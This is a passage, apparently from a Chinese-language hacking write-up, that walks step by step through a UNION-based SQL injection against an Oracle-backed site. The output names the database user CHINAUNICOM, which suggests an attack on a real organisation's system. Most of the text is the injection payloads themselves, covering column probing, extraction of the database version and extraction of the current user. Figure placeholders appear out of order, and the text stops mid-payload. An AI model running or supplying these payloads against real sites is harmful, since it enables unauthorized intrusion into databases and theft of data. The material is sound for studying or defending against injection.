


图 3




图 5




图 7

经过我的测试，在第2、4、6位置加上单引号均返回正常页面，说明这几个字段是字符型的。提交的语句为："and 1=1 union select null,'null',null,'null',null,'null' from dual--"，如图3。

现在把没用单引号括起来的null换成对应的数字提交："and 1=2 union select 1,'null',3,'null',5,'null' from dual--"，如图4。

图4中显示了两个null，现在我们把所有的null都换成对应的数字，提交："and 1=2 union select 1,'2',3,'4',5,'6' from dual--"，如图5。




图 4




图 6




图 8

终于出现了数字2，等下用它爆我们想要的数据。现在来爆下ORACLE数据库的版本，把数字2替换成(select banner from sys.v_$version where rownum=1)，完整语句为："and 1=2 union select 1,(select banner from sys.v_$version where rownum=1),3,'4',5,'6' from dual--"，如图6。

接着来爆当前连接的用户名，把数字2替换为：(select SYS_CONTEXT ('USERENV', 'CURRENT_USER') from dual)，完整语句为："and 1=2 union select 1,(select SYS_CONTEXT ('USERENV', 'CURRENT_USER') from dual),3,'4',5,'6' from dual--"，爆出当前连接用户为CHINAUNICOM，如图7。

我们继续爆操作系统的版本，替换语句：(select member

